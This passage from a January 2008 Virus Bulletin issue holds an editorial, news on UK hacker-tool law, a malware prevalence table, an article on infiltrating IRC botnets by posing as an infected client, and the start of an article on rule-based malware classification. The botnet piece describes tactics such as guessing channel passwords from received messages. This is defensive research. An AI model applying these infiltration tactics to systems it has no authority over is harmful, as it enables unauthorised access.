JANUARY 2008

virus BULLETIN


Fighting malware and spam

CONTENTS

ISSN 1749-7027

IN THIS ISSUE

MONITORING THE NET



Despite the best efforts of the IT security industry it looks like the malicious bot is here to stay. Andrei Gherman looks at how botnet monitoring can provide information about bots as well as helping to keep the threat under control.

page 4

HIJACKED IN A FLASH

As malicious web ads become increasingly common, Dennis Elser and Micha Pekrul take a close look at a Flash advertising banner belonging to the SWF.AdHijack family.

page 12

OUTPOST IN THE SPOTLIGHT

John Hawes discovers how firewall expert *Agnitum* has fared after having added malware detection to its *Outpost Security Suite*.

page 17

vbSpam supplement

This month: anti-spam news and events, and Martin Overton looks at how malware authors have started to borrow techniques from phishers.

"The accessing of media-rich, collaborative sites by employees is already cause for concern."

Mark Murtagh, Websense

A RICHER, BUT MORE DANGEROUS WEB

Thus far, Web 2.0 has been about allowing people to create and share content and to collaborate online on a much wider scale than ever before. On a social level we have witnessed the phenomenal growth of sites such as *Facebook* and *MySpace*, but beyond this it is debatable whether Web 2.0 has yet resulted in significant changes in the way in which we use the Internet.

However, as the adoption of Rich Internet Applications (RIAs) becomes a reality we will start to see a second stage in the evolution of Web 2.0 and greater changes in our use of the Internet.

RIAs have the features and functionality of traditional desktop applications, providing interface behaviours that are far richer and more responsive than those of a standard web browser. RIAs bring greater interactivity and usability to web-deployed applications and are driving a change in the way enterprises use the Internet. Moving forward, Web 2.0 will mean a change in the way in which consumers interact with businesses, as RIAs will enable companies to offer much more user-friendly and truly interactive customer services online. The result will be a second stage in e-commerce – online shopping, banking and networking will take off like never before.

The accessing of media-rich, collaborative sites by employees is already cause for concern in terms of both employee productivity and security. Businesses and individuals are creating and uploading content to the web with little or no control over what is hosted, and this trend is set to increase. As businesses capitalize on RIAs by expanding their online services, more and more data will be stored online – and as the explosion in social networking has already shown us, the more opportunities the Internet gives us, the more points of access it gives criminals.

Organized cyber criminals are using increasingly sophisticated methods to harvest our confidential data and this further evolution of the web offers them even greater pickings. RIAs have created potential hideaways for information thieves – and use of our *Honeyjax* technology, which seeks out emerging Internet threats, has confirmed that such sites are being used for targeted attacks.

RIAs create environments that are far more open and interactive than traditional websites, and browsers configured to run rich media applications can leave gaps in a company's IT infrastructure, thus increasing its potential exposure to malicious attacks. Furthermore, much of the malware designed to capitalize on these vulnerabilities is able to avoid detection by traditional anti-virus and firewall software. In a business environment, this can lead not only to a compromise of an individual's online identity, but will also put company data at risk.

At best the evolving Web 2.0 will change the way people interact with online services and applications – at worst it could create a lawless cloud of personal and business information that can be hacked and exploited for nefarious means. In order to avoid financial and corporate data theft, businesses must have robust policies that automate security so that the responsibility of avoiding malicious websites does not lie with individual users. The key to protection is in prevention: the IT department can manage access to Web 2.0 sites by creating and automating web use policies with technology that mitigates against any potential security vulnerabilities. Tools exist that can emulate behaviour within Web 2.0 applications to uncover threats before they spread.

By embracing Web 2.0 and Rich Internet Applications in the right way business can become more productive and dynamic by nature. However, it is imperative that both businesses and consumers are aware of the risks that accessing these sites and sharing confidential data on the web pose. By implementing a simple layered approach to security, enterprises will be able to protect both their employees and their businesses.

NEWS

GUIDELINES ISSUED FOR UK HACKER TOOL BAN

The British government has published a set of guidelines for the application of a law that makes it illegal to create or distribute 'articles for use in computer offences'.

The piece of legislation in question was among several amendments to the Computer Misuse Act 1990 that were introduced into UK law in November 2006 as part of the Police and Justice Act. While the law is clearly intended to protect against the malicious use of hacking tools, many in the security industry are concerned that the broadness of the description contained in the clause could affect the use of many valuable utilities and techniques in security and malware research. A large number of the tools and techniques used by malware researchers can be deemed to have dual use – while in the right hands they are useful tools for research, in the wrong hands they can be used for malicious purposes.

The wording of the clause prohibits the creation, adaptation or use of any tool which could be used to breach security, whether the developer or user intends it to be or only believes it is likely to be. Some commentators have suggested that this could even be taken as far as to outlaw the use of web browsers, as a poorly protected machine could be accessed without the need for more devious software.

The government's new set of guidelines come as the result of industry lobbying and address some of the concerns about these 'dual-use' tools.

The guidelines state that in order to prosecute the author of a tool it should be possible to show that it has been developed primarily, deliberately and for the sole purpose of committing computer crime (gaining unauthorised access to computer material). Other considerations the guidelines recommend to be taken into account are whether the tool is available on a wide-scale commercial basis and sold through legitimate channels, whether the tool is widely used for legitimate purposes and whether it has a substantial installation base.

While critics argue that open source tools are excluded from the category of items that are available on a wide-scale commercial basis, and that rapid product innovation will also result in items that fall through the net, the guidelines do represent a small step towards the clarification of the law – and it seems a little less likely that large numbers of the anti-malware community will end up behind bars, at least at this juncture.

The ban – along with other amendments to the Computer Misuse Act – is expected to come into force in May this year.

Prevalence Table – November 2007

Virus	Type	Incidents	Reports
W32/Netsky	Worm	1,628,866	32.58%
W32/Mytob	Worm	1,113,028	22.26%
W32/Bagle	Worm	590,591	11.81%
W32/Stration	Worm	394,999	7.90%
W32/Zafi	File	246,677	4.93%
W32/Lovgate	Worm	116,045	2.32%
W32/Mydoom	Worm	110,041	2.20%
W32/Grum	Worm	77,863	1.56%
W32/Sality	File	77,160	1.54%
W32/VB	Worm	74,181	1.48%
W32/Autorun	Worm	64,794	1.30%
W32/Bagz	Worm	59,882	1.20%
W32/Rontokbro	File	57,211	1.14%
W32/Virut	File	56,637	1.13%
W32/Rjump	Worm	28,790	0.58%
W32/Parite	File	26,763	0.54%
W32/Hakaglan	Worm	22,399	0.45%
VBS/Small	Worm	20,657	0.41%
W32/Sdbot	File	19,026	0.38%
W32/Fujacks	File	18,588	0.37%
W32/Sober	Worm	17,027	0.34%
W32/Sohanad	Worm	16,223	0.32%
W32/Klez	File	15,479	0.31%
W32/Areses	Worm	12,807	0.26%
W32/Bugbear	Worm	12,227	0.24%
W32/Looked	File	10,061	0.20%
W32/Feebs	Worm	9,533	0.19%
W32/Alman	File	8,667	0.17%
W32/Perlovga	Worm	8,306	0.17%
VBS/Butsur	Script	7,215	0.14%
W32/Wukill	Worm	6,831	0.14%
W32/Tenga	File	5,498	0.11%
Others[1]		65,485	1.24%
Total			100%

[1]The Prevalence Table includes a total of 65,485 reports across 175 further viruses. Readers are reminded that a complete listing is posted at http://www.virusbtn.com/Prevalence/.

FEATURE 1

BOTNET MONITORING

Andrei Gherman
Avira, Germany

The constant increase in the prevalence of bots over the past few years will not come as news to anyone. Bots have been analysed and studied thoroughly, command and control servers have been shut down, and authorities have begun hunting for those running such networks. Virtually every IT professional is aware of this threat, but despite our best efforts, it looks like the malicious bot is here to stay.

In the beginning, malware writers improved their bots constantly, adding new features and innovations with each version. Today, however, bots are mass-produced, with dozens of slight variations of old malware being released with countless methods of packing and encrypting. This makes the bot problem very difficult to control.

Although the anti-virus industry aims to combat new variants more effectively by developing and improving on heuristic detection, there remains a gap between the spreading and the detection of new variants. Honeypot technology has helped to shorten the time frame, but wouldn't it be better if we could detect the new variants directly at their source?

This article provides more information about botnet monitoring and how it can help keep the threat under control. Some of the methods and techniques used in the *Avira* lab will be described, along with their advantages and disadvantages, concluding with the presentation of an automated tool capable of fulfilling various tasks.

INTRODUCTION

Malicious bots have undoubtedly been the fastest growing threat over the last few years. Virtually unknown a few years ago, IRC bots have risen to become the most widespread malware type in the wild. Although nothing spectacular regarding IRC bots has happened for quite a while, the threat continues to exist and grow.

Prompted by the huge number of variants that continue to appear, and the fact that almost every malicious bot includes the functionality to download and execute files (most of the time in order to update itself or install spyware/adware), the *Avira* virus lab started the Active Botnet Monitor (ABM) project.

The original purpose of the project was to find a way of obtaining the download locations in order to analyse and, if necessary, combat the potentially malicious files before they become a widespread threat. Although this is still its main objective, the ABM project has proved to have several other uses, such as the collection and building of statistics relating to botnets' size and location and highlighting the relationships between different threats.

BEGINNINGS

The project began in 2005 and started a lot more slowly than we had anticipated. At the time, although botnets were a known and growing threat, useful documentation on the subject was not readily available. The first few months of research consisted of a long process of painstakingly reverse engineering countless variants of bots from several families in order to find out exactly how they worked and what kind of functionality they included.

Sometimes infected systems were allowed to stay connected to the command and control (C&C) servers for days (in a controlled environment, of course) and all the sniffed traffic was analysed manually. Before long the amount of raw traffic that was logged became too large to store, let alone analyse.

The obvious next step was to obtain the information needed to connect to a C&C server through the quick behavioural analysis of a bot and then use this information to connect to the server using some of the existing IRC clients. As we had expected, this approach failed and was quickly dismissed. The botnet controllers (sometimes bots themselves) could easily identify the popular IRC clients we used and sometimes we were denied access to the servers. Another problem was that as the number of bots grew, more and more instances of our IRC clients were needed. Obviously this was not a feasible solution and it became clear that we needed a specialized, purpose-built tool.

BUILDING A TOOL

By this point it was obvious that the best (and probably only) way to gain access to the information we needed was to enter the botnet by pretending to be an infected system. Regardless of how this was achieved, the initial requirement for the botnet monitor was to be able to notice and log the URLs that appeared in the communication between the bot and the C&C server.

Before designing the system a second requirement was added, namely the ability to identify possible commands to join other channels and act accordingly in order to stay under the radar. This proved to be a very good idea, as it helped to mimic the malware's behaviour accurately and also provided a way of obtaining additional information that was not available through monitoring only those channels that were hard-coded in the body of the bot.

For example, botnet controllers might become suspicious if one of their bots didn't obey an obvious command.

Furthermore, it was known that botnet herders sometimes prefer to organize their bots in several different channels, in order to provide more efficient control (especially concerning large botnets) or just to keep 'back-ups' of the bots on other channels in case the original channels are taken down by the authorities. Therefore, getting onto as many channels as possible (without raising the attacker's suspicion) seemed like the right thing to do.

EARLY DESIGN

Our first idea was for the system to act as man-in-the-middle between a bot and its C&C server. Theoretically this was the best design as it meant that our tool could simulate an infected system's behaviour perfectly.

Another advantage of this design was that it would be very easy to implement. All we would need to do in order to have a functional tool was build a general-purpose TCP client + server system which simply forwards everything it receives from one end to the other. It would be protocol-independent and, by analysing the actions of the bot on the simulated internet environment, we could obtain a lot of information easily. We would be able to follow everything the botnet did during its lifetime (downloading files, spam messages, DDoS targets, etc.) without the attacker ever finding out.

The problem with this type of system, however, is the complex infrastructure it requires. This design would have worked perfectly well if we had been planning to study just a few bots, but when trying to build a system that monitors a huge number of botnets continuously and indefinitely, the problem becomes obvious. There are simply not enough physical systems available to infect every time a new bot variant appears. Of course virtualization helps, but not nearly enough. An additional solution would be to try infecting a system with multiple bots. In theory, this might work (and our experiments showed that this could be done), but in some cases the results are likely to be unpredictable.

IRC CLIENT DESIGN

It became clear that the only reasonable way to infiltrate a botnet would be to implement our own IRC client. Of course, not all the IRC commands supported by the protocol would need to be implemented, just the ones that were useful for our research.

Initially we still wanted to mimic the malware's behaviour perfectly, so we planned for our system to have a database containing a list of typical commands and the bot's responses to those commands. However, that idea was never implemented. The variants appeared too quickly, one after the other, and analysing each and every one of them (to determine the full list of commands it accepted and how it replied to the operator) would have taken too long. Furthermore, as the source code for some of the most popular bots is freely available, it would take just a rename of some commands and a recompile to render our system useless.

So we decided on a different approach. Our bot would always remain 'quiet'. It would never reply to any of the operator messages. Although we weren't completely happy with this approach, and we feared we might easily be discovered, it turned out to be a lot more efficient than we had anticipated. First, this is because botnet operators have to deal with very large numbers of bots, and if sometimes one doesn't reply it usually goes unnoticed. This is true even in cases where the botnet operator is a bot designed for this purpose. Furthermore, a bot's failure to reply can be explained in several ways (e.g. lag, a bad connection, filtered traffic, lost packets, etc.), but a bot replying with a wrong message would surely tip off the attacker about our presence.

For similar reasons we decided that our system wouldn't include an Auth/Ident server, even though we were well aware that some families of bots included this functionality. A missing Ident server could be explained by a blocked port or a failure to bind, whereas a different one would be suspicious.

In the end we decided to implement only the following commands in our client:

- Commands needed to join the botnet:
  - PASS
  - NICK
  - USER
  - PONG
  - JOIN
  - MODE (not necessarily needed to join, but useful for simulating the malware's behaviour)
- Other commands:
  - NAMES (useful for statistics, it can also provide an almost fool-proof way of checking if our client is on a certain channel)
  - LIST (useful for statistics, also under certain circumstances it can provide a quick way of checking if a certain channel already exists on the monitored server)

Using this as a starting point we began implementing our client. Some additional requirements we had to take into consideration were that it had to be a multi-server application (obviously) and that it had to be an (almost)

automated system that would require virtually no user interaction. The support for multiple servers was implemented using threads (not a very good idea when it comes to debugging, but the advantages this method provides over others far outweigh the inconvenience, especially when dealing with servers that are not RFC compliant).

In order to automate the system as far as possible the following behavioural pattern was established: first, the botnet monitor considers all the traffic with the server to be suspicious. In particular this means that, unlike some known malicious IRC bots, which parse only the messages that come as PRIVMSGs or NOTICEs, for example, our client tries to find possible commands in every piece of traffic that comes from the servers (PRIVMSGs, NOTICEs, topics, MOTDs – in practice it analyses everything that isn't a PING).

After receiving a message, it starts parsing for URLs. If a string containing a URL is detected, it is logged automatically. Afterwards it starts parsing for possible commands to join other channels. If a word in the message fits the IRC format for channel names, it checks whether that channel exists on the server and then tries to join it. At first it tries without using any password. If that fails it then tries all the words received in the message as potential passwords (for a while we were afraid that this brute force attempt would be discovered, but so far this has not happened). Eventually the messages that don't contain any URLs or 'valid' commands to join other channels are logged and stored for future analysis.

The system worked pretty well for most botnets regardless of the family to which they belong, the type and structure of commands they use or the functionality of the malicious bot. However, it did have some serious problems with the fact that some of the malicious servers were not RFC compliant. In some cases the problem was small and could easily be fixed, but that didn't help much since for botnets fixing an RFC compliance problem means fixing it for a single server. Each non-compliant server had its own way of not following the standard. Some servers didn't provide the numeric responses, others never sent PING messages, a few didn't provide any responses at all, and there were even some cases where the IRC statements were slightly renamed in order to prevent unauthorized access. With every problem we fixed we drifted further away from the protocol we were originally trying to implement.

CURRENT STATUS

Eventually we had no choice but to learn to play the attackers' game and use the IRC standard as just a guideline rather than a set of rules. At this point our client uses its own 'universal' protocol, which is based on IRC but quite different from the original. In our protocol the client has two statuses: 'trying to connect' and 'connected'.

The 'trying to connect' status is more or less a typical session when a client tries to connect to an IRC server and/or join channels. The difference is that our client doesn't expect the server to provide any useful information regarding the login process.

For example, a normal IRC login session would require (most of) the following steps:

- PASS (if the server has a password)
- NICK
- USER
- MODE (if the bot is known to set a certain user mode)
- JOIN

The server would normally supply responses after each step, and in addition it would issue a PING after the NICK or the USER command (i.e. before the client logs in).

However, since we cannot rely on the server's answers, our client just issues each of these commands one by one and waits for a certain length of time after each one. If the timeout expires and no message is received from the server, our client jumps to the next command in the sequence. If a message is received, the client checks if the message is a PING. If it is, it replies with the appropriate PONG and jumps to the next command, otherwise it waits for the timeout to expire again (waiting for the second time is necessary as some servers split what is normally a single message into multiple messages).

Of course, during this process all messages that are not PING requests are analysed in order to capture any potentially suspicious information (for example in the MOTD or in any messages received before our client joins a channel).

During the time our client is 'connected' it listens, analyses messages and acts accordingly.

This method has proved to be very efficient when dealing with any type of IRC server (whether RFC compliant or not) and has been used successfully ever since its implementation.

ADDITIONAL FEATURES

Although catching potentially malicious URLs is still ABM's main purpose, some additional functionality was implemented in order to provide a more comprehensive view of the botnet scene. The most interesting is ABM's

ability to write large amounts of information into a database, which allows us to compile statistics regarding the size and location of the botnets.

There are two ways to determine the size of a botnet. One is to count the distinct IP addresses of the users connected to a C&C server, and the other is to count the number of bots that are online at a certain time. However, neither of these options can provide a 100% accurate picture of the situation, as botnet controllers usually try to hide this information by configuring their servers so as not to disclose the IP addresses of their clients, or to provide fake or no data relating to the number of clients connected at a certain time.

Eventually we decided to implement both ways of obtaining this information, as we felt that although neither of them was accurate by itself, together they could provide a more complete picture of a botnet's real size.

If, for example, we decided to count only the distinct IPs, we could underestimate the real size, as it is possible (and very likely) for more computers in a network sharing the same external IP to be infected by the same bot. On the other hand, if we decided only to count the number of bots, we could overestimate the size of a botnet, as it is possible for the same infected system to be on different channels at the same time and we could mistakenly consider it to be multiple bots. Having the same information from two sources allowed us to be more confident that the conclusion we drew from analysing the statistics would be as accurate as possible.

RESULTS & STATISTICS

During our research we monitored several thousand servers and channels and managed not only to obtain many new malware samples and bot variants, but also to find out some new information about botnets.




Figure 1: The number of new servers that appeared and the number of servers that went offline permanently each month (January – September 2007).




Figure 2: Monthly botnet activity measured in number of exchanged messages (January – September 2007).




Figure 3: The number of malicious URLs that appeared each month (January – September 2007).

For example, during 2007 we monitored more than 7,000 channels on over 4,500 servers and obtained about 2,000 URLs hosting malicious samples. Furthermore, our database currently contains over 380,000 entries consisting of various communications between systems infected with malicious bots and C&C servers – information that will help us understand the threat and the attackers' way of operating.

A noteworthy aspect of these URLs is that in most cases they provide more than one sample. By monitoring these URLs over time we discovered that the file at that location usually changes, therefore each monitored URL gives us a chance to catch and detect several malware variants.

Besides this information we were also able to identify over 30,000 unique infected IPs and managed to estimate the total number of infected systems to be more than 200,000. Of course, these figures only apply to the monitored servers that allowed this information to be collected. In reality, the number of systems infected during 2007 will have been a lot greater.

Another interesting aspect of our study is related to the localization of botnets. The country hosting the largest percentage of malicious C&C servers is the United States, with more than 43%, followed by Poland with 10%, Germany with 8% and Canada with 7%.




Figure 4: The number of new IPs that appeared each month (January – September 2007).




Figure 5: Monthly botnet activity measured in the estimated number of online bots (January – September 2007).




Figure 6: Botnet localization – malicious C&C servers (January – September 2007).




Figure 7: Botnet localization – infected IPs (January – September 2007).

The situation for infected IPs is similar. The United States leads with 11%, followed by Germany with 9%, Poland with 7%, and Canada with 5%.

We must reiterate, however, that these figures only apply for the servers that allowed this information to be collected. The situation in reality may be quite different.

CONCLUSION

Monitoring is probably one of the best approaches possible when it comes to mitigating the botnet threat. We have come a long way since the beginning of the ABM project and discovered lots of interesting things, not to mention the malicious samples we have managed to catch and detect directly at the source.

Although the decline of the IRC bot is starting to become apparent, and IRC servers will probably be replaced by more sophisticated and harder to track C&C servers, for now the botnet problem is still far from being solved – if it can ever be. To date we have detected more than 100,000 individual malicious bots and this number is increasing on a daily basis. Furthermore, during 2007, between 10 and 20 new malicious botnets appeared each day. With these figures in mind I think we can safely say that, for now at least, we have not seen the last of the malicious botnets.

FEATURE 2

RULE-DRIVEN MALWARE IDENTIFICATION AND CLASSIFICATION

Víctor M. Álvarez
PandaLabs, Spain

Over the last few years anti-virus researchers have faced an increasing volume of malware samples arriving at their research labs on a daily basis. But it is not only the number of samples that has been growing; malware diversity is increasing as well. Gone are the days when a virus researcher could recognize all existing malware families unassisted.

A fully automated classification system capable of identifying malware families without human intervention would be great. Indeed, a lot of researchers are already working on building such systems, but it is a complex task and they still have a long road ahead. In this article we will discuss a simpler, but effective, approach. Rather than trying to remove the need for human interaction altogether, our approach complements the work of the malware researcher by providing tools to cope with weaknesses of the human brain.

HUMAN LIMITATIONS AND STRENGTHS

I have witnessed first hand the way in which researchers tackle the challenge of recognizing malware families by taking a quick glance at a hex dump or disassembly listing. If you are a malware researcher too, you will know what I mean. If not, then follow me in a little experiment.

Take a look at the string below for a few seconds, then turn the page, and try to write it down from memory:

```
5B 3A 78 0E 21 05 90 90 4F 34 C1 B4
```

It's not easy, is it?

The following string should be a lot easier to remember:

```
Hello, I'm a plain text
```

In general, humans are not good at remembering numbers, especially long sequences of them – this is one of our limitations. Researchers tend to recognize malware families by remembering textual information contained in executable files. *Windows* registry entries, file names, URLs, messages from the malware author, and any kind of legible text are good candidates to be remembered.

However, the human brain is not a hard drive where information persists until you delete it. We forget things involuntarily, especially irrelevant things like, say, those text strings contained in the Spamta worm seen last month. It is a frequent occurrence for a malware researcher to look at a file, recognize some strings, and just as if it were somebody's face, say to himself: 'I know I've seen this piece of malware before ... but I can't remember its name!' So here is our second limitation: the human memory is not reliable.

Our third limitation concerns knowledge sharing, or lack thereof. Even when working in a highly cooperative team, malware researchers accumulate a lot of experience on an individual basis, which is hard to transfer from one to another. They cannot meet at the end of the day and explain to their co-workers every small detail they have learned during the day. The malware classification knowledge of the team as a whole is fragmented and scattered among team members, and this knowledge is frequently lost and regained as people come and go.

On the other hand, humans perform extremely well when it comes to extracting distinctive information from malware samples and deciding which are the common characteristics shared by different variants of the same family. For a computer this can be a difficult task, but a human being can take a look at some samples of, for example, the Gaobot worm family and almost immediately conclude: 'Ah ... all of them seem to contain some of the strings: "lsass", "dcom", "webdav", "bagle" and "mssql"; and all share the strings "HELO" and "SMTP" as well.' Humans can deduce even more complex generalizations with relative ease.

KNOWLEDGE STORAGE

By translating the knowledge accumulated by malware researchers into a set of computer-understandable rules, and storing them in a centralized database, the limitations of our poor memory and lack of information exchange among team members can easily be solved. Let us return to our Gaobot example, and imagine we have some way of instructing a computer program that when a file appears with at least one of the strings: 'lsass', 'dcom', 'webdav', 'bagle' or 'mysql', and also contains the strings 'HELO' and 'SMTP', it is likely to be a Gaobot'.

With such a rule stored in a database, and a program capable of understanding the rule and verifying whether a given file satisfies it or not, we no longer need to remember it – and any time a new rule is added to the database, it is immediately accessible by the rest of the team, allowing everybody to enjoy the benefits. Furthermore, while the strings of our example are all plain text, we don't have to limit ourselves to text strings in the rules. As all the information will be stored in a database and not in our brain, binary strings can be used in the rules as well – it's all the same for computers after all.

Of course, we need a more formal way to express these rules that both computers and humans can understand. So let's define a rule as a set of binary or text strings related by some logical expression written in a computer-understandable language. For example:

Description:

'Bad file'

Strings:

$a = 'foo'

$b = 'bar'

$c = {0x12,0x34,0x56,0x78,0x9A}

Expression:

($a or $b) and not $c

This rule states that any file containing the text strings 'foo' or 'bar', and not containing the hex string 0x12 0x34 0x56 0x78 0x9A is a 'bad file'. The variables *$a, $b* and *$c* should evaluate to true or false, depending on the presence or absence of the corresponding string in the file, and the boolean value of the whole expression determines whether the file satisfies the rule or not.

By creating appropriate rules for each malware family, researchers can store the characteristics they have found belonging to those families in a persistent and easy-to-share repository. Of course this implies an additional task for them: creating and testing the rules. But in the long run it will facilitate their work, and help to reduce the inconsistencies in malware naming produced when each researcher applies his own criteria to malware classification without any kind of information exchange with the rest of the team.

A REAL-WORLD IMPLEMENTATION

When we started the development of a malware classification system based on logical rules and strings at *PandaLabs* we had a clear idea of what we wanted, but we didn't know which exactly was the best way to go about it.

One of the requirements of the system was that the rules describing malware families should be stored in a central repository accessible to any of our researchers at any time. Each researcher should be able to create, browse and modify rules quickly and easily, so we decided to store them in a relational database accessible through a web interface. However, researchers also need a tool to scan a given file and check whether it satisfies any of the rules in the database whenever they want. Such a tool needs to perform a lot of queries against the database in order to accomplish its task, and we quickly realized that if we kept the




Figure 1: Editing a rule on the web interface.

information completely centralized this would lead irremediably to bad performance issues, due to the high volume of network traffic.

So we decided to adopt a semi-centralized solution. In our system the information is stored in a central database, which can be modified through a web interface as mentioned above, but the program responsible for scanning files doesn't query the database directly. Instead, it uses a special file containing a replica of the information stored in the database, which can be generated on demand any time we want to have a fresh copy of the data. This file is just like the signature files of anti-virus programs, which are local copies of virus signatures that anti-virus companies store in relational databases centrally. From now on in this article, whenever we mention the database we will be referring to this file.

The algorithm for deciding which rules a given file satisfies and which it does not, starts by scanning the file to determine whether it contains any of the strings in the database. The scan is performed in a single pass, and the program takes note of all the strings that are found. Later, the logical expression of the rules associated with the found strings are evaluated, and if some of them are true, the appropriate information about the matching rule is reported to the user.

We should address an important issue before continuing the description of the algorithm. When we talk about scanning a

file to determine the strings it contains, we assume that we have a non-packed file or an unpacked version of the file to scan. The use of packers to hide the content of executable files and make their reverse engineering harder is a common practice among malware authors, however anti-virus labs already have the appropriate tools to cope with this problem (which are outside the scope of this paper). We assume that unpacking, if necessary, has already been undertaken as a previous step before the application of this classification technique. Now, let's continue with the explanation of the scanning algorithm.

The file is scanned by moving a cursor over the data one byte at a time. On each iteration two bytes are read from the cursor position, let's call them X and Y, and the database is searched for strings which start with XY. The search is performed by using X and Y as coordinates on a 256 x 256 matrix stored in the database.

At position (X,Y) of the matrix there is a pointer to a list containing all the strings on the database whose first two bytes are X and Y. The cell (X,Y) will be empty if there are no strings starting with XY. What we are doing here is just hashing the strings of the database by using the first two bytes as the hash key. This way the whole set of strings is split into more manageable subsets to improve performance. Finally, if the cell (X,Y) is not empty, the list will be searched for strings matching the file content at the cursor position. To improve the performance a bit more, the strings in the list are sorted, allowing us to perform binary searches instead of exhaustive ones.

Once the strings contained in the file have been found, it's time to evaluate the associated logical expressions. At first we thought about developing our own parser and evaluator, but later decided to take a short cut. While playing around with Python's interactive interpreter, the idea of writing the expressions in some interpreted language, which could be

